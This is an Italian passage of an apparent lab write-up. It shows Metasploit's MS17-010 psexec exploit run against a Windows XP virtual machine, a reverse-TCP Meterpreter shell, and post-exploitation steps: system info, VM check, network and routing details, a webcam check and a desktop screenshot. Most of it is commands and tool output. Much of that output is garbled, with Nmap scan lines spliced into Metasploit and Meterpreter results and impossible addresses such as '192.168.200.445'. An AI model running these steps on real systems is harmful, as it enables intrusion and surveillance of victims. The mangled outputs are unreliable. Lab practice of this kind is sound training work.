Una volta settati possiamo verificare se la nostra configurazione è corretta digitando nuovamente il comando **show options**

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
[!] QUITTING!
      Name          Current Setting
-----+-----+-----+-----+-----+-----+-----+-----+
      DBGTRACE      false           1-65535 -T: 192.168.200.200
      LEAKATTEMPTS  999
      NAMEDPIPE     794             ( https://nmap.org ) at 2023-11-14 08:43 CET
      NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
      RHOSTS        (0.0032s later) 192.168.200.200
      RPORT         445             closed (reset)
      SERVICE_DESCRIPTION VERSION
      SERVICE_DISPLAY_NAME Microsoft Windows RPC
      SERVICE_NAME   toios-ssn Microsoft Windows netbios-ssn
      SHARE          \*\*\*U   ADMIN$   s XP microsoft-ds
      SMBDomain     08:00:27:C5:E7 (Oracle VirtualBox virtual NIC)
      SMBPass        general purpose
      SMBUser        microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Payload options (windows/meterpreter/reverse_tcp):
Service Info: OS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
      Name          Current Setting  Required  Description
-----+-----+-----+-----+
      EXITFUNC      thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST         192.168.200.100 yes       The listen address (an interface may be specified) (Oracle VirtualBox virtual NIC)
      LPORT         7777           yes       The listen port
smb-os-discovery:
  OS: Windows XP (Windows 2000 LAN Manager)
Exploit target: /o:microsoft:windows_xp:-
  Computer name: windowsxp
  Id  Name  computer name: WINDOWSXP\x00
  --  --   WORKGROUP\x00
  0   by   Automatic 2023-11-14T08:43:38+01:00
  --  --   smb-security-mode:
```

Adesso possiamo procedere con l'esecuzione del nostro exploit appena configurato.

Con il comando **run** facciamo partire il nostro exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > run bios-ssn
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.445 - Target OS: Windows 5.1
[*] 192.168.200.445 - Filling barrel with fish ... done
[*] 192.168.200.445 - <----- | Entering Danger Zone | ----->
[*] 192.168.200.445 - [*] Preparing dynamite...
[*] 192.168.200.445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.200.445 - Reading from CONNECTION struct at: 0x866062f8
[*] 192.168.200.445 - Built a write-what-where primitive ...
[+] 192.168.200.445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.445 - Selecting native target
[*] 192.168.200.445 - Uploading payload... RjhJcfHc.exe CET
[*] 192.168.200.445 - Created \RjhJcfHc.exe ...
[+] 192.168.200.445 - Service started successfully ...
[*] 192.168.200.445 - Deleting \RjhJcfHc.exe ...
[-] 192.168.200.445 - Delete of \RjhJcfHc.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1034) at 2023-11-14 09:01:21 +0100
```

Adesso possiamo raccogliere tutte le informazioni richieste dall'esercizio. Iniziamo con l'individuare il sistema operativo della nostra macchina vittima con il comando **sysinfo**

```
meterpreter > sysinfo italiano:
Computer Nmap 7.9.1 (nmap.org) at 2023-11-14 08:43 CET
OS: scan report: Windows XP (5.1 Build 2600, Service Pack 3).
Architecture: 0.00:x86 (Intel(R)).
System Language: en_US tcp ports (reset)
Domain STATE: WORKGROUP:VERSION
Logged On Users: 2 Microsoft Windows RPC
Meterpreter : x86/windows
```

Con il comando **run post/windows/gather/checkvm** verificheremo se la macchina target è una Virtual Machine

```
meterpreter > run post/windows/gather/checkvm
[*] account_used: guest
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Adesso possiamo passare a verificare le impostazioni di rete iniziando con il comando **ipconfig**

```
meterpreter > ipconfig
Interface 0: Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Device type: general purpose
Name: \Device\NPF_{E7A8B8D0-0000-0000-0000-000000000000}
Hardware MAC: 08:00:27:c5:ce:e7
MTU: 1500
IPv4 Address: 192.168.200.200
IPv4 Netmask: 255.255.255.0
Interface 1: Oracle VM VirtualBox Adapter
Device type: general purpose
Name: \Device\NPF_{E7A8B8D0-0000-0000-0000-000000000000}
Hardware MAC: 00:00:00:00:00:00
MTU: 1500
IPv4 Address: 192.168.200.100
IPv4 Netmask: 255.255.255.0
Interface 2: Microsoft Windows XP SP2
Device type: general purpose
Name: \Device\NPF_{E7A8B8D0-0000-0000-0000-000000000000}
Hardware MAC: 00:00:00:00:00:00
MTU: 1500
IPv4 Address: 192.168.200.100
IPv4 Netmask: 255.255.255.0
Interface 3: MS TCP Loopback interface
Device type: general purpose
Name: \Device\NPF_{E7A8B8D0-0000-0000-0000-000000000000}
Hardware MAC: 00:00:00:00:00:00
MTU: 1500
IPv4 Address: 127.0.0.1
Host script results:
Clock skew: mean: -29ms, deviation: 42ms, median: -59ms
```

Con il comando **route** possiamo vedere la tabella di routing

```
meterpreter > route          windows xp microsoft-ds  
MAC Address: 08:00:27:C5:CE:E7 (Oracle VirtualBox virtual NIC)  
IPv4 network routes purpose  
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3  
OS Subnet: Microsoft Windows XP SP2  
Netmgt Instance: 1  
Service 0.0.0.0: 05s: Windows XP 192.168.200.1 metric 105soft: 2  
127.0.0.0 255.0.0.0 127.0.0.1 1 1  
Host 192.168.200.0 255.255.255.0 192.168.200.200 10 2  
[Lan] 192.168.200.200 255.255.255.255 127.0.0.1 median: 1059m58s 1  
[Link] 192.168.200.255 255.255.255.255 192.168.200.200 10 2  
[Ses] 224.0.0.0 240.0.0.0 Non-Fair 192.168.200.200 10 2  
255.255.255.255 255.255.255.255 192.168.200.200 1 2  
[Tun] OS: windows xp (Windows 2000 LAN Manager)  
No IPv6 routes were found.
```

Adesso passiamo a verificare se sulla macchina vittima sono presenti delle webcam attive con il comando **webcam_list**

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter >
```

Come ultima cosa l'esercizio ci chiede di recuperare uno screenshot del Desktop della macchina vittima, per farlo utilizzeremo il seguente comando

```
meterpreter > screenshotable (dangerous, but defa  
Screenshot saved to: /home/natalino/bEuFqLhE.jpeg
```

Come possiamo vedere lo screen viene salvato sulla nostra macchina attaccante e ci viene indicato il percorso di dove è stata salvata.

Andando sulla cartella indicata possiamo vedere lo screenshot del Desktop della nostra vittima.

